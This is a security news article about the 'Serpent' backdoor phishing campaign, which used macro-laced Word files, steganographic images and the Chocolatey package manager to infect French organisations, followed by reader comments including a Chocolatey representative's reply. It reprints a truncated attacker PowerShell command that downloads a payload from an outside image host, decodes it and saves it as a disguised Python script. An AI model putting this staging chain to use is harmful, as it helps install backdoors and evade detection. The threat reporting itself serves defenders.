Serpent malware campaign abuses Chocolatey Windows package manager

bleepingcomputer.com/news/security/serpent-malware-campaign-abuses-chocolatey-windows-package-manager/

Bill Toulas

By
Bill Toulas

- March 21, 2022
- 01:10 PM
- 3

Threat actors are abusing the popular Chocolatey Windows package manager in a new phishing campaign to install new 'Serpent' backdoor malware on systems of French government agencies and large construction firms.


Chocolatey is an open-source package manager for Windows that allows users to install and manage over 9,000 applications and any dependencies through the command line.

In a new phishing campaign discovered by Proofpoint, threat actors use an intricate infection chain consisting of macro-laced Microsoft Word documents, the Chocolatey package manager, and steganographic images to infect devices while bypassing detection.

Steganography + Chocolatey to evade detection

Proofpoint researchers discovered a new phishing campaign targeting French organizations in the construction, real estate, and government industries.

The multi-step attack starts with a phishing email impersonating the European Union's General Data Protection Regulations agency (GDPR). This email includes a Word document attachment document containing malicious macro code.



The GDPR-themed document containing macro code *(Proofpoint)*

If opened and content is enabled, the malicious macro fetches an image of Swiper the Fox from the cartoon series Dora the Explorer.

Fox image containing encoded PowerShell *(Proofpoint)*

However, this image is not entirely harmless, as it uses Steganography to hide a PowerShell script that the macros will execute. Steganography is used to hide data, in this case, malicious code, to evade detection by users and antivirus tools as it appears like a regular image.

The PowerShell script will first download and install the Chocolatey Windows package manager, which is then used to install the Python programming language and the PIP package installer, as shown below.

```
@echo on
echo Mise a jour de word...
@echo off
start /B powershell -noprofile -noninteractive -command "'echo Mise a jour de word en cours'; $script = New-Object Net.Web Client; $script.DownloadString('https://chocolatey.org/install.ps1'); iwr https://chocolatey.org/install.ps1 -UseBasicParsing | ie x; choco upgrade chocolatey; choco install -y python3; python -m pip install --upgrade pip; pip install requests pysocks; $pic = iwr -uri https://www.fhccu.com/images/7.jpg; $content = $pic.tostring(); $b64 = @( $content |foreach { $_.split() } )[-2]; $py = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($b64)); $py | Out-file -Encoding 'ASCII' $E NV:userprofile\searches\MicrosoftSecurityUpdate.py; $outbat=\"powershell -windowstyle hidden
```


PowerShell script hidden within the image

Source: BleepingComputer

Chocolatey is also being used to evade detection by security software as it is commonly used in enterprise environments to manage software remotely and could be on an allowed list in IT environments.

"Proofpoint has not previously observed a threat actor use Chocolatey in campaigns," Proofpoint researchers explain in their report.

Eventually, a second steganographic image is downloaded to load the Serpent backdoor, which is Python-based malware, hence the need for the previously installed packages in the previous steps.



Serpent's infection chain *(Proofpoint)*

Once loaded, the Serpent backdoor malware will communicate with the attacker's command and control server to receive commands to execute on the infected device.

Proofpoint says that the backdoor can execute any command sent by the attacks, allowing the threat actors to download further malware, open reverse shells, and gain complete access to the device.

Chocolatey told BleepingComputer that they were not aware that their software was abused in the manner and are looking into it.

Likely a new threat actor

Apart from the custom backdoor (Serpent) and the abuse of Chocolatey, which hasn't been previously observed in the cyberthreat space, Proofpoint also noticed a novel application of signed binary proxy execution using schtrasks.exe, essentially a new detection bypass technique.

These elements indicate that the threat actor is a new group, characterized by high sophistication and capabilities, and not linked to other known operatives.

Proofpoint couldn't detect anything that may be used to attribute the activity to a particular threat actor, which is indicative of the actor's overall operational security.

While the goal of the unknown adversary hasn't been determined yet, it appears that the tactics point towards espionage, with data access, host control, and the installation of additional payloads being the main pillars of the attacks.

Update 24 March 2022 - Chocolatey has published a blog post on its site to address common questions and ease the worries of its userbase about the software being vulnerable to exploitation.

Related Articles:

Russian state hackers hit Ukraine with new malware variants

Backdoor baked into premium school management plugin for WordPress

BPFDoor malware uses Solaris vulnerability to get root privileges

BPFDoor: Stealthy Linux malware bypasses firewalls for remote access

Hackers target Russian govt with fake Windows updates pushing RATs

- Backdoor
- Chocolatey
- France
- Hackers
- Steganography

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.

- Previous Article
- Next Article

Comments

- 

knightcyber - 2 months ago

Good article, but a spelling correction throughout is needed - "steganography" is the method used, not "stenography." Stenography is shorthand, where as steganography is the practice of concealing a message or data within another file. Interesting campaign and techniques used, thanks for providing the write-up!

- 

ferventcoder - 2 months ago

  -
  -

Howdy,
Rob from Chocolatey Software here. I wanted to start off by saying there was no special attack or compromise of the Chocolatey infrastructure or any packages, in case there was any confusion for folks on hearing the word "abuse". What happened here is that folks targeted Microsoft Office Macros to get Administrative access, installed a set of tools, and THEN did something malicious afterwards.

Apologies as I mentioned this before, but I think we have different definitions of the word "abuse". The use of Chocolatey as a tool was legitimate in that it was used in exactly the same way anyone else would install Chocolatey and then use Chocolatey to install Python. The original article from Proofpoint points out that it was just a novel attack that used Chocolatey in its toolchain and they had not seen something like that before. We had a meeting with Proofpoint to see if there was anything special about the attacks that we could use to limit or stop the use of Chocolatey and there was nothing weird or out of the norm about the way Chocolatey was being used.

We wrote an article that clarifies any confusion and goes a bit deeper along with some security recommendations that are hopefully already well-known and used. That can be read at https://blog.chocolatey.org/2022/03/chocolatey-used-french-phishing-campaign/

- 

  Bill_Toulas - 2 months ago

  -
  -

  Hey Rob, thank you for sharing your perspective with our readers.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: